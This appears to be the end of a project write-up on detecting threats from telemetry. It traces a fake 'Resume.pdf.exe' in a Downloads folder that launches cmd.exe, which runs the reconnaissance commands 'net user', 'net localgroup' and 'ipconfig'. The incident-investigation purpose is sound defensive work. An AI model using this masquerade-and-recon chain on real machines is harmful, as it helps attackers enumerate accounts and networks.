
Process Id

parent_process_exec	Resume.pdf.exe
parent_process_guid	{dc2fe03c-02e5-6862-4d22-000000000f00}
parent_process_id	4936
parent_process_name	Resume.pdf.exe
parent_process_path	C:\Users\lu\Downloads\Resume.pdf.exe
process	C:\Windows\system32\cmd.exe
process_current_directory	C:\Users\lu\Downloads\
process_exec	cmd.exe

- Copy the process_guid and type the query



From here we can see parentimage and cmd.exe eventually had ran net user net loaclgroup and ipconfig



_time	ParentImage	Image	CommandLine
2025-06-29 20:48:21.948			
2025-06-29 20:31:49.334	C:\Windows\System32\cmd.exe	C:\Windows\System32\ipconfig.exe	ipconfig
2025-06-29 20:26:07.774	C:\Windows\System32\cmd.exe	C:\Windows\System32\net.exe	net localgroup
2025-06-29 20:25:56.301	C:\Windows\System32\cmd.exe	C:\Windows\System32\net.exe	net user
2025-06-29 20:24:01.576			
2025-06-29 20:24:01.576	C:\Users\lu\Downloads\Resume.pdf.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe

Conclusion

The Real-Time Threat Detection Using Telemetry Data project successfully demonstrates how telemetry can be leveraged to enhance cybersecurity visibility and incident response capabilities. By continuously collecting and analyzing system and network telemetry from various sources, potential threats can be identified at an early stage, significantly reducing the risk of security breaches.